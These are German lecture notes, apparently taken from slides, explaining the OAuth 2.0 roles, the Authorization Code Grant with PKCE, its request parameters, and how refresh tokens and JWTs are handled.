
Definition

- Sammlung von Spezifikationen für den Tokenbasierten Zugriff auf Ressourcen über HTTP

Rollen

Rolle	Beschreibung
Resource Owner (RO)	Eigner einer geschützten Ressource (Endnutzer), der (dritten Parteien) Zugriff auf die Ressource gewährt.
Resource Server (RS)	Server, der die geschützten Ressourcen bereitstellt und den Zugriff (typischerweise über eine API) bei gültigem „Access Token“ erlaubt.
Client	Applikation, die im Auftrag und mit Autorisierung des Resource Owner auf geschützte Ressourcen zugreift. Autorisierung ist durch das zuvor erhaltene „Access Token“ gegeben.
Authorization Server	Der Server, der „Access Tokens“ für den Client ausstellt, nachdem der Resource Owner erfolgreich authentifiziert werden konnte und seine Autorisierung erteilt hat. Feingranulare Vergabe von Berechtigungen möglich. Durchsetzen von Zugriffsrichtlinien möglich.

Abbildung 8: Rollen**Standardprotokoll**

**Abbildung 9:** Standardprotokoll





Abbildung 10: Kategorien

Authorization Code Grant + PKCE Flow

- Eintauschen eines Autorisierungs-Codes (authorization code) gegen eine Zugriffsberechtigung (access token)
- Authorization Code -> Access Token
- **Vorgehen**
 - Client bekommt Autorisierungs-Code (authorization code) vom Authorization Server, nachdem der Endnutzer (resource owner) dies erlaubt hat, z.B. durch ein Login mit Benutzername und Passwort auf dem Authorization Server
 - Zuvor muss Client beim Authorization Server registriert sein, damit Authorization Codes nur an vertrauenswürdige Clients herausgegeben werden, also nicht an Clients, die ein Angreifer kontrolliert
 - Client tauscht Autorisierungs-Code dann beim Authorization Server gegen ein Access Token ein
 - Client kann dann mit Access Token auf Ressource beim Resource Server zugreifen

**Abbildung 11:** Authorization Code Grant





Abbildung 12: Authorization Code Grant Part 2

Parameter	Beschreibung
response_type	Wert: code für Authorization Code
client_id	<ul style="list-style-type: none">• Identifizierung des Client beim Authorization Server.• <code>client_id</code> wird bei Registrierung des Clients am Authorization Server vergeben.• Registrierung kann durch „client registration API“, Entwicklerkonsole oder andere Methoden erfolgen.
scope	<ul style="list-style-type: none">• Gültigkeitsbereich des angefragten Access Token.• Liste von einer oder mehreren Zeichenketten, die Zugriffsberechtigungen repräsentieren, welche sowohl vom Resource Server als auch Authorization Server verstanden werden; im Beispiel:<ul style="list-style-type: none">• <code>myapi-read</code> und <code>myapi-write</code>• Ohne Angabe von scope, gilt ein „default scope“.
redirect_uri	<ul style="list-style-type: none">• Absolute Callback URL zum Weiterleiten des Authorization Codes und weiterer Parameter an den Client; im Beispiel: <code>https://client.example.org/cb</code>• Weiterleitung erfolgt typischerweise durch HTTP Status Codes 302 oder 303.• Ohne Angabe von <code>redirect_uri</code> verwendet der Authorization Server die Callback URL, die bei der ursprünglichen Registrierung des Clients angegeben wurde.
state	Repräsentiert einen vom Client gesetzten Zustand, der vom Authorization Server unverändert an die <code>redirect_uri</code> weitergeleitet wird.

Abbildung 13: Parameters**Workflow, um einen abgelaufenen Token zu refreshen**

**Abbildung 14:** Refresh**Erzeugen und Verwalten von Refresh Tokens** Erzeugen von Refresh Token (Schritte 1, 2)

- Refresh Token kann eine zufällige Zeichenkette sein
- **Problem**
 - Authorization Server muss dann speichern, welches Refresh Token er (für welchen Client) ausgestellt hat, um diesen in Schritt 7 des Diagramms der vorangegangenen Folie überprüfen zu können
 - Typischerweise werden solche Refresh Tokens serverseitig in einer Datenbank gespeichert
 - Server verwaltet somit einen Zustand in Form von Refresh Tokens
 - ★ Server ist stateful
 - Abhilfe durch JSON Web Tokens (JWT) als Refresh Token
 - Zustand ist dann in JWT enthalten
 - JWT Refresh Token muss nicht auf Server gespeichert werden
 - Server prüft JWT Refresh Token mit seinem geheimen Schlüssel